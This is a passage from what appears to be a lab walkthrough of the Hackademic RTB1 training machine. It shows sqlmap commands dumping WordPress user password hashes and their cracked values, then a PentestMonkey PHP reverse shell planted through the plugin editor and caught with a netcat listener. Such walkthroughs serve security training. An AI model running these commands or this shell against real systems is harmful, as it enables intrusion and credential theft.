User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.152.132/Hackademic_RTB1/?cat=1
Upgrade-Insecure-Requests: 1
```


To use "sqlmap" we must know what we want to show, first the databases that are created, second the database tables, third the database data.

Data bases



```
┌──(viperez㉿KaliBase)-[~]
└─$ sqlmap -r http1 --dbs
```

- -r <archivo> = File to insert
- --dbs = Show databases




```
web server operating system: Linux Fedora 13 (Goddard)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL ≥ 5.0
[05:31:03] [INFO] fetching database names
[05:31:03] [INFO] retrieved: 'information_schema'
[05:31:03] [INFO] retrieved: 'mysql'
[05:31:03] [INFO] retrieved: 'wordpress'
available databases [3]:
[*] information_schema
[*] mysql
[*] wordpress
```

Name of databases
information_shema
mysql
wordpress


Once we have obtained the databases, we have to choose which one we want to inspect, in our case we know that the website is WordPress so because of that we will select its database (wordpress).

Tables of the database: wordpress



```
┌──(viperez㉿KaliBase)-[~]
└─$ sqlmap -r http1 -D wordpress --tables
```


- -D = Define an existing database
- --tables = Show tables of database



```
Database: wordpress
[9 tables]
+--------------------+
| wp_categories      |
| wp_comments        |
| wp_linkcategories  |
| wp_links           |
| wp_options         |
| wp_post2cat        |
| wp_postmeta        |
| wp_posts           |
| wp_users           |
+--------------------+
```


Name of tables
wp_categories
wp_comments
wp_linkcategories
wp_links
wp_options
wp_post2cat
wp_postmeta
wp_posts
wp_users

Columns for the tables: wp_users



```
┌──(viperez㉿KaliBase)-[~]
└─$ sqlmap -r http1 -D wordpress -T wp_users --columns

{1.6.7#stable}

https://sqlmap.org
```

- -T = Define existing table
- --columns = Show columns from a table




```
Database: wordpress
Table: wp_users
[22 columns]
+---------------------+---------------------+
| Column              | Type                |
+---------------------+---------------------+
| ID                  | bigint(20) unsigned |
| user_activation_key | varchar(60)         |
| user_aim            | varchar(50)         |
| user_browser        | varchar(200)        |
| user_description    | longtext            |
| user_domain         | varchar(200)        |
| user_email          | varchar(100)        |
| user_firstname      | varchar(50)         |
| user_icq            | int(10) unsigned    |
| user_idmode         | varchar(20)         |
| user_ip             | varchar(15)         |
| user_lastname       | varchar(50)         |
| user_level          | int(2) unsigned     |
| user_login          | varchar(60)         |
| user_msn            | varchar(100)        |
| user_nicename       | varchar(50)         |
| user_nickname       | varchar(50)         |
| user_pass           | varchar(64)         |
| user_registered     | datetime            |
| user_status         | int(11)             |
| user_url            | varchar(100)        |
| user_yim            | varchar(50)         |
+---------------------+---------------------+
```

The most interesant columns:


- id, user_pass, user_email, user_login, user_level

Saved data in the table: wp_users



```
┌──(viperez㉿KaliBase)-[~]
└─$ sqlmap -r http1 -D wordpress -T wp_users -C "id, user_login, user_pass, user_email, user_level" --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.7#stable}
|_ -| . ["]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

- -C = Define existing columns from a table
- --dump = Show all data



```
Database: wordpress
Table: wp_users
[8 entries]
+----+--------------+----------------------------------+--------------------------+------------+
| id | user_login   | user_pass                        | user_email               | user_level |
+----+--------------+----------------------------------+--------------------------+------------+
| 1  | NickJames    | 21232f297a57a5a743894a0e4a801fc3 | NickJames@hacked.com     | 1          |
| 2  | JohnSmith    | b986448f0bb9e5e124ca91d3d650f52c | JohnSmith@hacked         | 0          |
| 3  | GeorgeMiller | 7cbb3252ba6b7e9c422fac5334d22054 | GeorgeMiller@hacked.com  | 10         |
| 4  | TonyBlack    | a6e514f9486b83cb53d8d932f9a04292 | TonyBlack@hacked.com     | 0          |
| 5  | JasonKonnors | 8601f6e1028a8e8a966f6c33fcd9aec4 | JasonKonnors@hacked.com  | 0          |
| 6  | MaxBucky     | 50484c19f1afdaf3841a0d821ed393d2 | MaxBucky@hacked.com      | 0          |
| 7  | nicolas      | 08e201a9e73e8358d066a5504d68e94d | rayeme8773@ekcsoft.com   | 0          |
```

If we observe that the "user_pass" field is encrypted, therefore we will have to decrypt it, we will use the page CrackStation for that.


ID	**Password encrypted**
1	admin
2	PUPPIES
3	q1w2e3
4	napoleon
5	maxwell
6	kernel
7	IT CANNOT BE OBTAIN

ID number 7 represents our user created earlier

Recogniton of the new pages


- In this part we have obtained the users, passwords and their security level, we will try to login with the credentials in: Hackademic_RTB1/wp-login.
- We will choose 2 users, one with privilege 1 and one with privilege 10. We will not choose one with privilege 0 because we have already tested that creating a user.

User level 1 (NickJames)


Dashboard
Write
Manage
Users
Logout (NickJames)
Write Post
Your Drafts: Post # 4, Post # 7.
Write Post
Title
Post
Quicktags: b i link b-quote del ins img ul ol li code more lookup Close Tags
Categories
Uncategorized

The privileges of this user are to publish blogs and control them, it means to enter the machine is not useful for us.

Level user 10 (GeorgeMiller)


Hackademic.RTB1 (View site »)
Dashboard Write Manage Links Presentation Plugins Users Options Logout (GeorgeMiller)
Plugins Plugin Editor
Editing hello.php
Plugin files
Hello Dolly
Markdown
Textile 1


```
<?php
/*
Plugin Name: Hello Dolly
Plugin URI: http://wordpress.org/#
Description: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most
famously by Louis Armstrong. Hello, Dolly. This is, by the way, the world's first official WordPress plugin. When enabled you will
randomly see a lyric from <cite>Hello, Dolly</cite> in the upper right of your admin screen on every page.
Author: Matt Mullenweg
Version: 1.0
Author URI: http://photomatt.net/
*/

// These are the lyrics to Hello Dolly
$lyrics = "Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
We feel the room swayin'
While the band's playin'
One of your old favourite songs from way back when
```

This user has administrator privileges which means that he has access to the WordPress editor plugin. The WordPress editor plugin is a PHP file editor that allows you to execute them.

Reverse Shell

- Our goal now is to access the machine remotely, for this we know an area where you can run PHP (plugin editor), we will run a PHP script to connect to the machine and control it remotely.
- For the PHP script the website RevShells will be used and we will choose a script, in our case the PentestMonkey script.
- Before running our script, we must be sure that PHP can be executed on the machine.


File hello.php modified



```
<?php
echo "I am executing PHP"
?>
```

The default path where PHP files are hosted in Wordpress is: wp-content/plugins, in our case we will run hello.php. It means we have to run the URL: wp-content/plugins/hello.php

Executing the file hello.php




```
192.168.152.132/Hackademic_RTB1/wp-content/plugins/textile1.php
```

```
I am executing PHP
```

NOTE: For Wordpress security the edited file will be hidden to the administrator, so you will have to edit another file different from hello.php.


Before pasting our Reverse Shell, we will have to listen on some port of our attacking machine to be able to receive the terminal of the attacked one. To do this we will execute the command:



```
┌──(viperez㉿KaliBase)-[~]
└─$ nc -lvp 666
listening on [any] 666 ...
```

In the case of this guide, we have used the port 666 but you can choose the one you want. Once listened in a port we will paste our Reverse Shell script in the following .php file, we will have to change the variables $IP and $PORT, by our IP and port that we are listening, in case of this guide: 192.168.152.133 and 666.


Script Reverse Shell



Editing **markdown.php**

```
<?php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.152.133';
$port = 666;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; bash -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
        if (posix_setsid() == -1) {
```

When we execute the file "markdown.php" it will remain in an infinite loop of page reload, that is because we have received the remote connection from the server to our listening port. We will verify in our terminal that indeed we have the connection linked.




```
┌──(viperez㉿KaliBase)-[~]
└─$ nc -lvp 666
listening on [any] 666 ...
192.168.152.132: inverse host lookup failed: Unknown host
connect to [192.168.152.133] from (UNKNOWN) [192.168.152.132] 51663
Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 7 21:41:45 EST 2009 i686 i686 i386 GNU/Linux
 05:35:39 up  1:03,  0 users,  load average: 0.19, 0.06, 0.02
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=489(apache) groups=489(apache)
bash: no job control in this shell
bash-4.0$
```

Permissions escalation

- The first thing you do when you have just entered a machine is to know what privileges you have and what operating system is installed, for this you will execute two commands: "whoami" and "uname -r".

